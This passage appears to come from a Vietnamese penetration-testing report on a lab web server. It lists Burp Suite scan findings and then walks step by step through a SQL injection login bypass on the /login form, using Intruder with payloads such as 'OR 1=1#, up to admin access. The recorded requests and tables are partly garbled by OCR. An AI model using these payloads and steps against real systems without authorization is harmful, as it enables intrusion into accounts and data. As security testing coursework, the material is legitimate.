10:01:00 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-apple-se-cho-phep-car-ung-dung-dang-ky-thue-ba...	tag JSON parameter, within t...	High	Firm
09:58:16 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiet-doi	Base64-decoded value of the ...	High	Firm
09:45:02 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiet-doi	option-1 parameter	High	Firm
10:04:09 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-apple-se-cho-phep-car-ung-dung-dang-ky-thue-ba...	URL path filename	High	Firm
10:03:59 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhiem-tie...	URL path filename	High	Firm

Hình 4.22. Phản hồi từ hệ thống dạng Render

Tương tự như thế thì các lỗi hỏng File path traversal đều không thể khai thác được, ngoài ra thì công cụ Burpsuite Pro cũng quét ra được 1 lỗi hỏng khá nghiêm trọng là SQL Injection

Time	Source	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
09:40:57 25 Nov 2024	Task 3	Cleartext submission of password	http://192.168.100.242	/login		High	Certain	
10:01:00 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-apple-se-cho-phep-car-ung-dung-dang-ky-thue-ba...	tag JSON parameter, within t...	High	Firm	
09:58:16 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiet-doi	Base64-decoded value of the ...	High	Firm	
09:45:02 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiet-doi	option-1 parameter	High	Firm	
10:04:09 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-apple-se-cho-phep-car-ung-dung-dang-ky-thue-ba...	URL path filename	High	Firm	
10:03:59 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhiem-tie...	URL path filename	High	Firm	

The one pour message appears to be vulnerable to SQL injection attacks. The payload was submitted in the URL pour message, and a database error message was reviewed. You should review the contents of the error message, and the application's handling of user input, to confirm whether a vulnerability is present.

The database appears to be PostgreSQL.

**Remediation detail**

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

**Issue background**


SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

**Remediation background**

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into


Hình 4.23. Lỗi hỏng SQL Injection

## Pentester tiến hành vào Proxy sử dụng Open browser để kiểm thử



Hình 4.24. Giao diện Proxy trong Burp Suite Pro

Đăng nhập vào trang login và nhập thử tài khoản admin và mật khẩu admin



Hình 4.25. Trang login của Web Server

## Quay lại Proxy nhấp vào HTTP history chọn gói tin vừa kiểm thử

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A specific request is highlighted, which is a POST to '/login'. The response pane displays the HTML source of the login page, including form fields and script tags.

```

POST /login HTTP/1.1
Host: 192.168.100.242
Content-Length: 74
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.242
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/login
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
Set-Cookie: XSRF-TOKEN=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
Set-Cookie: laravel_session=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
X-Content-Type-Options: nosniff
Content-Length: 358
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Hình 4.26. Giao diện Proxy mục HTTP history

Đưa gói tin vào Intruder để tự động dò lỗ hổng dựa trên danh sách được đề xuất

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A specific request is highlighted, which is a POST to '/login'. The response pane displays the HTML source of the login page, including form fields and script tags.

```

POST /login HTTP/1.1
Host: 192.168.100.242
Content-Length: 74
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.242
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/login
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
Set-Cookie: XSRF-TOKEN=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
Set-Cookie: laravel_session=eyJpdiI6IjEwMzQyZDQ1ZDQ1ZWU0OC9SRWpSGc9PSIsInZhHVlIjoiZTFlTUWFd0p2TFhFM_dE0WxBaFvVGuWkdlNUFnJdTxJXWfVGSG50Wm5tUVeOdvVsKpF23jV2hICjNWhhtd0LgRVWmW50WpslGcvTW5anNFV0tSa9vFcBuFJUZhRphj03FYj03jxUhieTVIULj1czXKmB0NAlCtYmH01iAMu02MSMyjEzV2jVjNTb1Yt5hWmYzdhMTUkNgZTYzNjB1NTy0MhI3zT1jNzV1ZD5004NDuBYwNyJYi1vlddfnjojIn03D; expires=Tue, 26-Nov-2024 07:51:08 GMT; Max-Age=7200; path=/; sameSite=lax
X-Content-Type-Options: nosniff
Content-Length: 358
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Hình 4.27. Chuyển gói tin vào Intruder

## Add \$ vào mật khẩu để tiến hành quét

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload has been added to the 'Target' field. The payload itself is a long, encoded string of characters, likely a crafted exploit or a specific type of attack vector. The 'Add \$' button is highlighted with a mouse cursor.

Hình 4.28. Giao diện Intruder

## Tương tự đưa vào \$ vào tài khoản

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload has been added to the 'Target' field. The payload itself is a long, encoded string of characters, likely a crafted exploit or a specific type of attack vector. The 'Add \$' button is highlighted with a mouse cursor.


Hình 4.29. Giao diện Intruder

## Sử dụng Battering Ram

### Cơ chế hoạt động:


- Tấn công này sử dụng một tập hợp các payload (dữ liệu đầu vào) đã được chuẩn bị sẵn, đặt payload vào tất cả các vị trí. Khác với các kỹ thuật khác chỉ

thay đổi một vị trí trong yêu cầu, “Battering Ram” sẽ đặt cùng một payload vào tất cả các vị trí payload đã được xác định trong cấu hình của cuộc tấn công.




Hình 4.30. Chọn ché độ kiểm thử

Vào Payloads chọn Payloads settings [Simple list] Load file sql\_injection\_payloads.txt kiểm thử Sql injection từ danh sách pentester đưa ra kiểm thử




Hình 4.31. Thêm payload kiểm thử



Hình 4.32. Thêm payload kiểm thử

Thêm thành công file Load file sql\_injection\_payloads.txt vào Payloads settings kiểm thử

Click vào Start attack để tiến hành quét



Hình 4.33. Tiến hành kiểm thử

Phát hiện Response received có thời gian phản hồi bất thường chỉ ra hệ thống đã xử lý các payload đặc biệt

Bên cạnh đó độ dài phản hồi Length cũng phản hồi khác biệt chỉ ra rằng payload đã

thành công trong việc thay đổi logic của câu truy vấn SQL hoặc gây ra lỗi bất thường

The screenshot shows a table titled "Intruder attack results filter: Showing all items". The columns are: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. There are 10 rows labeled 0 to 9. Row 1 is highlighted in blue. The payloads are variations of the SQL injection query 'OR 1=1#'. The status codes are mostly 302 or 419, with one 308 and one 342. The response received values are mostly 1688, with some 308, 999, 1049, 1133, 1063, 209, 176, and 189. The length values range from 1646 to 1651. The timeout values are mostly 7434.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	1688		1651		
1	'OR 1=1#	302	308		1646		
2	'OR 1=1..	419	342		7434		
3	'OR 1=1..	419	999		7434		
4	'or 1=1..	419	1049		7434		
5	'OR 1=1..	419	1133		7434		
6	'OR 'a'='a'..	419	1063		7434		
7	'OR 1=1#	419	209		7433		
8	'OR 1=1/*	419	176		7433		
9	'OR 'x'='x'..	419	189		7433		

Hình 4.34. Bảng Results

Ở phản hồi của câu truy vấn ‘OR 1=1# xuất hiện chuyển đổi qua qua trang liên kết khác (này là <http://192.168.100.242/home>) nghĩa là trang câu truy vấn đã đăng nhập thành công vào hệ thống

The screenshot shows the same table as above, but the response content is displayed in "Pretty" format. The response content is a redirect to the URL http://192.168.100.242/home. The response code is 302 and the response received is 308. The payload is 'OR 1=1#'. The rest of the table rows are identical to the first one.

```

Request Response
Pretty Raw Hex Render
9 Set-Cookie: laravel_session=eyJpdiI6IzA2cGhQNVBdCtdwUyRWhVtWjRB0VE9PSIsInZhHVlIjjoiaWxaPDUzdkXQjB1UlB0NHF20V0v00SGMk149WUl1b2ZLzd0Vn1vUVFDRQdPOUjPeIdzMktFWXU-M2pUS9lQWVFDOXJdTV0S3djC3J3WoZUJAwbXB4N05YRUvSnk2S2FbYTZ0NhzdjYxYWN0MVR2AHRIIFR0LzNjRjFsLQ0jLCjYMs0iI3ZTBhNTE2ZGwZjU0MTd10Dc5M2ViMzY2ZGxNjhYU0ZjI0NWE1MDlkYTNUMDQ1Y2MzDk3NzjhM2jkwZhIiividGFnIjoiIn%3D; expires=Tue, 26-Nov-2024 07:52:09 GMT; Max-Age=7200; path=/;
httponly; samesite=lax
10 X-Content-Type-Options: nosniff
11 Content-Length: 354
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <!DOCTYPE html>
17 <html>
18   <head>
19     <meta charset="UTF-8" />
20     <meta http-equiv="refresh" content="0;url='http://192.168.100.242/home'" />
21
22   <title>
23     Redirecting to http://192.168.100.242/home
24   </title>
25 </head>
26 <body>
27   Redirecting to <a href="http://192.168.100.242/home">
28     http://192.168.100.242/home
29   </a>
30
31 </body>
32 </html>

```

Hình 4.35. Bảng Results phản hồi từ hệ thống dạng Pretty

Results   Positions   Payloads   Resource pool   Settings

▼ Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		302	1688			1651	
1	'OR 1=1#	302	308			1646	
2	'OR 1=1..	419	342			7434	
3	'OR 1=1..	419	999			7434	
4	'or 1=1..	419	1049			7434	
5	'OR 1=1..	419	1133			7434	
6	'OR 'a'='a'..	419	1063			7434	
7	'OR 1=1#	419	209			7433	
8	'OR 1=1/*	419	176			7433	
9	'OR 'x'='x'..	419	189			7433	


Request   Response

Pretty   Raw   Hex   Render

Redirecting to <http://192.168.100.242/home>.


Hình 4.36. Bảng Results phản hồi từ hệ thống dạng Render

Dùng câu truy vấn ván ‘OR 1=1# đăng nhập vào tài khoản mật khẩu



Hình 4.37. Kiểm thử lỗ hổng trên trang login Web Server

Đăng nhập thành công vào trang quản trị của hệ thống



Hình 4.38. Trang quản trị của hệ thống

Lỗ hổng SQL Injection thật sự đã tồn tại và bị khai thác thành công

### Pentester tiến hành báo cáo và khắc phục sự cố trên:

Nguyên nhân dẫn đến lỗ hổng:

